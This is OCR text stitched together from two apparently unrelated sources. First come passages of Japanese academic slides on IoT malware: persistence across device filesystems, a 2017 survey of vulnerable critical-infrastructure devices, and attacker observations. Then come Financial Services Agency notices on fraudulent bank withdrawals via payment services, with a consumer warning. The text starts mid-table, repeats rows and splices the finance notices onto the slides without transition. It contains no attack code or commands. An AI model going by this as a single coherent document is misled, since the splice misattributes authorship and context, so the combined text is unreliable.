F	WiFiストレージ/ポケットWiFI	プロセス・バイナリともに消滅	squashfs （※読み取り専用）
G	衛星放送受信機	プロセス・バイナリともに消滅	cramfs （※読み取り専用）

33

持続感染型IoTマルウェアの可能性


機器	種類		
A	IP Camera	プロセス・バイナリともに消滅	不明
B	プリンター	プロセスのみ消滅 バイナリは残る	UBIFS （※読み書き可能）
C	ルータ	プロセス・バイナリともに消滅	squashfs （※読み取り専用）
D	WiFiストレージ/ポケットWiFI	プロセス・バイナリともに消滅	squashfs （※読み取り専用）
E	WiFiストレージ/ポケットWiFI	プロセス・バイナリともに消滅	squashfs （※読み取り専用）
F	WiFiストレージ/ポケットWiFI	プロセス・バイナリともに消滅	squashfs （※読み取り専用）
G	衛星放送受信機	プロ	

読み書き可能ファイルシステムのため、通常のPCマルウェアと同様に持続感染可能


偽ファームウェアへの更新が容易に可能、持続感染マルウェア発生の恐れ

一定の条件を満たせば、持続感染型IoTマルウェア（機器の電源を切っても消えないマルウェア）は作成可能のはず…

能動的観測と受動的観測を融合させたサイバーセキュリティ情報収集分析機構



総務省 IoT機器に関する脆弱性調査等の実施（2017）



調査結果（2017）

- 本件調査により検出した脆弱な重要IoT機器：150件
- 利用者等に関する情報が得られたもの：77件
- 注意喚起等を行ったもの：36件
  パスワード設定が適切でない：27件
  パスワード設定はされているが認証画面がインターネット上で公開されていた：9件

- 検出された重要IoT機器の例
  - 消費電力監視装置
  - 水位監視装置
  - 防災設備制御装置
  - ガス観測警報通知装置等


42

重要IOT機器調査 2020

43

2017年の調査では
スキャンの後の重要施設判定が
手動だったので正直…大変でした.


パートタイム勤務5名体制
4か月で150件が限度…



44


クラスタリングによる重要IoT機器自動探索

同じような応答をしている機器群を集める。
IoT機器は沢山あるので、大きな集合（クラスタ）になる



5

同一クラスタ内で
差分(カスタマイズ部)を自動抽出




46

セキュリティ不備のあるこれらの重要施設の遠隔システムには、実際に攻撃があるのか？

47


水道施設C －攻撃者の挙動（2018/09/12）



48

航空施設F -攻撃者の挙動（2018/09/09）


観測結果 -国別アクセス状況



対策について

51

能動的観測と受動的観測を融合させた サイバーセキュリティ情報収集分析機構



IOTマルウェア駆除作戦

53

IoTマルウェア駆除作戦

54

O. Cetin, C. Gañán, L. Altena, D. Inoue, T. Kasama, K. Tamiya, Y. Tie, K. Yoshioka, M. van Eeten, "Cleaning Up the Internet of Evil Things: Real-World Evidence on ISP and Consumer Efforts to Remove Mirai," The Network and Distributed System Security Symposium (NDSS 2019), 2019 (accepted).

まとめ

- カメラやルータなど多様なIoT機器の大量マルウェア感染が2015年頃からはじまり、攻撃は多様化している
- IoTマルウェアは一般化しており、短期間で活動するものも多い。DDoS代行以外の収益化が模索されている
- 機器の電源を切っても駆除が困難な手強いIoTマルウェアも出現している（収益化の方法が多様化する恐れもある）
- 脆弱機器、感染機器の持ち主への注意喚起活動が始まっているが、効果はユーザの対応率に大きく依存する

横浜国立大学　大学院環境情報研究院/先端科学高等研究院
吉岡克成，yoshioka@ynu.ac.jp
http://yoshioka.ynu.ac.jp

謝辞1：本研究の一部は総務省委託研究「国際連携によるサイバー攻撃予知・即応技術の研究開発（H23-H27）」の成果として得られたものです。
謝辞2：本研究の一部は情報通信研究機構委託研究「Web媒介型攻撃対策技術の実用化に向けた研究開発（H28-H30）」の支援を受けて行われたものです。
謝辞3：本研究の一部は「総務省 IoT機器に関する脆弱性調査等の実施（H29）」により得られた成果です。
謝辞4：本研究の一部は「電波の有効利用のための IoT マルウェア無害化／無機能化技術等に関する研究開発」により得られた成果です。
謝辞5：本研究の一部は情報通信研究機構委託研究「サイバー攻撃ハイブリッド分析実現に向けたセキュリティ情報自動分析基盤技術の研究開発」により得られた成果です。
謝辞6：本研究の一部は情報通信研究機構委託研究「欧州との連携によるハイパーコネクテッド社会のためのセキュリティ技術の研究開発」により得られた成果です。

資金移動業者等を通じた銀行口座不正出金事案を踏まえた対応について

令和3年2月
金 融 庁

預金取扱金融機関・資金移動業者に対する要請等について（令和2年9月15日）

令和２年９月15日
金融庁

資金移動業者の決済サービスを通じた銀行口座からの不正出金に関する対応について

悪意のある第三者が不正に入手した預金者の口座情報等をもとに当該預金者の名義で資金移動業者のアカウントを開設し、銀行口座と連携した上で、銀行口座から資金移動業者のアカウントへ資金をチャージすることで不正な出金を行う事象が複数発生しています。

これを踏まえ、金融庁においては、預金取扱金融機関に別紙１の注意喚起及び別紙２の要請、並びに資金移動業者に別紙３の要請を実施しましたので、公表いたします。

また、９月14日（月）、全国銀行協会において、傘下金融機関に対し、以下の（参考）の要請をしております。

（別紙１） スマホ決済等サービスを利用した不正出金に関する注意喚起（９月８日）
（別紙２） 預金取扱金融機関向け要請文（９月15日）
（別紙３） 資金移動業者向け要請文（９月15日）
（参考） 資金移動業者の決済サービス等での不正出金への対応について
（一般社団法人 全国銀行協会 令和２年９月14日公表）

利用者におかれましては、銀行口座に身に覚えのない取引があった場合には、取引先銀行、資金移動業者又は金融庁の金融サービス利用者相談室にご相談ください。

また、自身の銀行口座に不審な取引がないか、今一度ご確認頂くとともに、口座情報の管理にご注意願います。

相談窓口
金融庁 金融サービス利用者相談室（平日１０時００分～１７時００分）
電話：０５７０－０１６８１１（IP電話からは０３－５２５１－６８１１）
ＦＡＸ：０３－３５０６－６６９９
インターネットによる情報の受付は、こちら

お問合せ先
総合政策局リスク分析総括課
03-3506-6000 （内線2797,3676）

1

預金取扱金融機関向け要請文（令和2年9月15日）

令和２年９月15日

一般社団法人全国銀行協会　会長
一般社団法人全国地方銀行協会　会長
一般社団法人第二地方銀行協会　会長
一般社団法人全国信用金庫協会　会長
一般社団法人全国信用組合中央協会　会長
一般社団法人全国労働金庫協会　理事長
殿

金融庁監督局長
栗田　照久

資金移動業者の決済サービスを通じた不正出金への対応について（要請）

１．事案の概要

○　悪意のある第三者が不正に入手した預金者の口座情報等をもとに当該預金者の名義で資金移動業者のアカウントを開設し、銀行口座と連携した上で、銀行口座から資金移動業者のアカウントへ資金をチャージすることで不正な出金を行う事象が複数発生している。

○　現時点では、資金移動業者において犯罪収益移転防止法施行規則第13条第１項第１号に基づく確認を実施し、それに基づく銀行での取引時確認済みの確認及び口座振替契約（チャージ契約）の締結に際してキャッシュカードの暗証番号のみで認証するケースにおいて、被害の発生が確認されている。

２．確認・検討いただきたい事項

○　「主要行等向けの総合的な監督指針」、「中小・地域金融機関向けの総合的な監督指針」にも記載されているように、サイバー攻撃が高度化・巧妙化していることを踏まえ、サイバーセキュリティの重要性を認識し必要な体制を整備することが重要である。こうしたことに留意し、下記について確認・検討いただきたいので、貴協会会員宛に周知徹底方よろしくお願いしたい。

①　資金移動業者等との間で口座振替契約（チャージ契約）を締結している預金取扱金融機関においては、資金移動業者等における取引時確認の内容を踏まえ、資金移動業者等のアカウントと銀行口座を連携して口座振替を行うプロセスに脆弱性がないか確認すること。

（注）　例えば、上記口座振替契約（チャージ契約）に際して、預金取扱金融機関においてワンタイムパスワード等による多要素認証を実施していない場合など、不正に預金者の口座情報を入手した悪意のある第三者が、預金者の関与無しに資金移動業者等のアカウントへ資金をチャージ可能なケースは脆弱性があると考えられる。

②　上記確認により問題や脆弱性が見出だされた場合には、資金移動業者等のアカウントとの連携時における認証手続の強化（多要素認証の導入など）を含むセキュリティの強化、資金移動業者等における取引時確認の状況を確認するなどの堅牢な手続きの導入を検討すること。

また、その導入までの間、足許において被害を生じさせない態勢を整備する観点から、新規連携や資金移動業者等のアカウントへの資金のチャージを一時停止すること。

③　本事案に関して、被害を心配される利用者から相談を受けた場合には、被害の有無に関わらず、利用者の不安を解消するべく、真摯な姿勢で迅速かつ丁寧に対応すること。

なお、上記①の確認により問題や脆弱性が確認された場合にはその旨、及び上記②の対応の内容を速やかに当局に連絡いただきたい。
また、過去に被害が生じていなかったかを確認いただき、被害が発覚した場合や、新たに被害が発生した場合にも、その旨を直ちに当局に連絡いただきたい。

以上

資金移動業者向け要請文（令和2年9月15日）

令和２年９月15日

資金移動業者各位

金融庁総合政策局長
中島　淳一

資金移動業者の決済サービスでの不正出金への対応について（要請）

１．事案の概要

○　悪意のある第三者が不正に入手した預金者の口座情報等をもとに当該預金者の名義で資金移動業者のアカウントを開設し、銀行口座と連携した上で、銀行口座から資金移動業者のアカウントへ資金をチャージすることで不正な出金を行う事象が複数発生している。

○　現時点では、資金移動業者において犯罪収益移転防止法施行規則第13条第１項第１号に基づく確認を実施し、それに基づく銀行での取引時確認済みの確認及び口座振替契約（チャージ契約）の締結に際してキャッシュカードの暗証番号のみで認証するケースにおいて、被害の発生が確認されている。

２．確認・検討いただきたい事項

○　「資金移動業者関係の事務ガイドライン」にも掲載されているように、サイバー攻撃が日々、高度化・巧妙化していることを踏まえ、適時・適切に自社のサイバーセキュリティ水準を確認し、適切な不正防止策を講じることが重要である。こうしたことに留意し、下記について確認・検討いただきたい。

　なお、令和２年９月14日、一般社団法人全国銀行協会から「資金移動業者の決済サービス等での不正出金への対応について」が発表されているので、参考にされたい。

（全国銀行協会ＨＰ）　https://www.zenginkyo.or.jp/news/2020/n091401/

①　資金移動業者においては、資金移動業者での取引時確認、銀行での上記確認・認証の内容を踏まえ、資金移動業者のアカウントと銀行口座を連携して口座振替を行うプロセスに脆弱性がないか確認すること。

（注）例えば、資金移動業者において自ら取引時確認を実施しておらず、銀行において上記確認・認証に際してワンタイムパスワード等の多要素認証を実施していない場合など、不正に預金者の口座情報を入手した悪意のある第三者が、預金者の関与なしに資金移動業者のアカウントへ資金をチャージ可能なケースは脆弱性があると考えられる。

②　上記確認により問題や脆弱性が見出だされた場合には、資金移動業者での取引時確認を強化する、銀行での上記確認・認証を強化するなどの堅牢な手続きの導入を検討すること。

　また、その導入までの間、足許において被害を生じさせないために、新規連携や銀行口座からの資金のチャージを一時停止すること。

③　本事案に関して、被害を心配される方からご相談を受けた際には、被害の有無によらず、相談者の不安を解消するべく、真摯な姿勢で迅速かつ丁寧に対応すること。

　なお、上記①の確認により問題や脆弱性が確認された場合には、その旨を直ちに、また、上記②の対応の内容を速やかに当局に連絡いただきたい。
　また、過去に被害が生じていなかったか確認いただき、被害が確認された場合や、新たに被害が発生した場合にも、その旨を直ちに当局に連絡いただきたい。

以上

業界指針の策定や監督指針の改正について

○　**今般の不正出金事案を踏まえ、銀行と資金移動業者に対しては、以下などの実施を求めてきたところ。**

1．不正防止策の実施

① 相手方の認証方式を含めたリスクの検証、役割・責任の明確化

② リスクに見合った適切な認証方式の導入

銀行による認証の強化、資金移動業者による本人確認の強化等の実施
（当面、多くの銀行は、記憶要素に加え、登録電話番号へ可変式パスワードを連絡する方法（IVR）の導入を検討）
（多くの資金移動業者はeKYCの実施を検討）

③ 口座振替契約時の預金者への通知

④ 既存の口座振替契約の中に不正に締結されたものが残っている可能性を踏まえた不正防止策の実施

⑤ 不正が疑われる取引の適切なモニタリング

2．補償方針の策定・実施

3．利用者相談に真摯に対応するための態勢整備

○　**こうした要請を踏まえ、全国銀行協会・日本資金決済業協会は、被害の速やかな補償を含め、本事案に対応するための業界指針を策定・公表**（令和２年11月30日、12月３日（資金移動業者）、令和３年１月28日（前払式支払手段発行者））。


○　**また、金融庁としても、上記事項等を監督指針に盛り込むため、パブリックコメントを実施**（令和２年12月25日～令和３年１月25日）。

○　**金融庁としては、今後とも、各事業者において、利用者保護の観点から適切な対応がなされるよう、求めてまいりたい。**

6

預金者向け注意喚起（令和2年10月14日）

- 令和２年10月14日、金融庁ウェブサイト及びSNSに預金者向け注意喚起チラシを当庁、警察庁、消費者庁、全国銀行協会及び日本資金決済業協会の連名で公表。
- また、警察庁、消費者庁、全国銀行協会及び日本資金決済業協会のウェブサイトにも掲載。



身に覚えのないキャッシュレス決済サービスを通じた銀行口座からの不正な出金にご注意ください！

犯罪者が、不正に入手したお客さまの口座情報等をもとに、キャッシュレス決済サービス（○○ペイ、○○Payなど）のアカウントを開設するとともに銀行口座と連携したうえで、預金を不正に引き出す事案が多数発生しています。

ご注意いただきたいポイント

- **こうした不正出金は、キャッシュレス決済サービスをご利用されていないお客さまのほか、インターネットバンキングを利用されていない方も被害に遭われています。**
- **ご自身の銀行口座に不審な取引がないか、お取引先の銀行口座のご利用明細（インターネットバンキングの入出金明細や通帳など）を今一度ご確認いただき、口座情報の管理にご注意願います。**
- **銀行口座に身に覚えのない取引があった場合には、お取引先銀行またはご利用明細に記載されているキャッシュレス決済サービスを提供する事業者にご相談ください。**
- **銀行およびキャッシュレス決済サービス事業者は、このような悪意のある第三者による不正な出金による被害について、連携のうえ全額補償を行っています。**
- **こうした事案に便乗した詐欺にもご注意願います。**

●本件についてご質問・ご相談等がある場合、下記の相談窓口までお問い合わせください。

金融庁 金融サービス 利用者相談室	電話番号：0570－016811、受付時間：平日10:00～17:00
警察庁	不正出金の被害が確認された際には、最寄りの警察署等にご相談ください
消費者ホットライン	電話番号：188（お近くの消費生活相談窓口をご案内します）
全国銀行協会 相談室	電話番号：0570－017109、03－5252－3772 受付日：月～金（祝日および休業日を除く）、受付時間：9:00～17:00
日本資金決済業協会 お客さま相談室	電話番号：03－3556－6261、受付時間：平日10:00～17:00

